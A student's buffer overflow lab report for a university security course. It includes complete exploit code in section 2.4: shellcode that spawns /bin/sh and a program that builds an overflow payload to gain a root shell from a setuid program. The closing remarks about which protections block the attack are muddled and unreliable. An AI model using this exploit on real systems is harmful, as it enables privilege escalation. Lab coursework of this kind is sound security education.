CS5460 – ASSIGNMENT 3

MARCH 4, 2016

VARUN GATTU
A02092613

Buffer Overflow Lab


2. Lab Tasks

2.1. Initial Setup

To perform a buffer overflow attack, we need to have the address of the stack or heap. In Ubuntu, this address is randomized. So, to make our work easy we override the Ubuntu's default setting and disable address randomization.
We need administrator permissions to do this because we are changing one of the basic features of Ubuntu OS.
The following screenshot shows how:

2.2. Shell Code

A shell code is used to launch a shell. A successful attack takes the attacker to the shell. Once the shell code is loaded, the vulnerable program can make use of it to cause buffer overflow. To make the stack executable, the program is complied with execstack option enabled.
The following screenshots show how:



This shows that the shellcode directs us to the shell.

2.3. The Vulnerable Program

The vulnerable program has the buffer overflow vulnerability in it. It has a buffer of 24 bytes. But, this buffer accepts 517 byte data and causes buffer overflow.
Because this is a vulnerable program, it should be triggered from the root. It uses –fno-stack-protector operation to turn off stack guard protection.
After successful compilation, we turn on read, write and execute options for owner level and read, execute operations for group level by using the command chmod 4755.

The following screenshots show how:

2.4. Task1: Exploiting the Vulnerability

We build the exploit program as follows:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdql */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;

unsigned int get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    char *ptr;
    long *a;
    int returnAddress;
    int offset = 300;
    int codeSize = sizeof(shellcode);
    int bufferSize = sizeof(buffer);
"exploit.c" 66L, 1445C                                        1,1           Top
```


```
    int bufferSize = sizeof(buffer);

    memset(buffer, 0x90, bufferSize);
    returnAddress = get_sp() + offset;
/*
    printf("Stack Pointer: 0x%x\n", get_sp());
    printf("Return Address: 0x%x\n", returnAddress);
    printf("codeSize:%x\n", codeSize);
    printf("bufferSize:%x\n", bufferSize);
    int num = bufferSize - (codeSize+1);
    printf("num: %x\n", num);
*/
    ptr = buffer;
    a = (long *) ptr;

    int i;
    for (i = 0; i < 10; i++)
    {
        *(a++) = returnAddress;
    }

    int j;
    for(j = 0; j < codeSize; ++j)
    {
        buffer[j+318/*num*/] = shellcode[j];
    }

    buffer[bufferSize-1] = '\0';
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    /*printf("Size of Bad file: %x\n", sizeof(badfile));*/
    fclose(badfile);
}
                                                              66,0-1        Bot
```

This program is placed in the same folder along with call_shellcode and stack programs. The stack program is exploited with this program and creates a file called badfile.


It is done as follows:

Getting to the shellcode means that the buffer overflow vulnerability is exploited successfully.

The badfile looks like the following:



Also, we can see from the next screenshot that the user id is root. This is obtained because of the chmod operation used when compiling the stack program:



2.5. Task2: Address Randomization

Here, I have tried to turn on the Address Randomization which was turned off in **2.1**. This can only be done in root mode. Then, I have tried to overflow the buffer and obtain the shell code by running an infinite loop to run stack program. I have tried to change the exploit program so that it accepts the buffer overflow with address randomization. But, I couldn't get to the root mode after multiple tries.

2.6. Task 3: Stack Guard

Here, I have again turned off the address randomization from root shell. Then, I tried to compile the program similar to how I did in **2.4.** The only change here was to compile the program with the StackGuard enabled. The output was like follows:

The stack program was terminated because of stack smashing which means that the program has tried to get access to forbidden regions of computer memory.

2.7. Task 4: Non-executable stack

Here, I have again turned off the address randomization from the root user. And this time, I have tried to follow the same steps using noexecstack option instead of execstack when compiling the stack program. Here is what I got:

This works fine with no exceptions or error messages. I think that either one of the protection schemes will work instead of having them both. I.e., either address randomization should be disabled or non-executable stack should be disabled for the buffer overflow attack to be successful.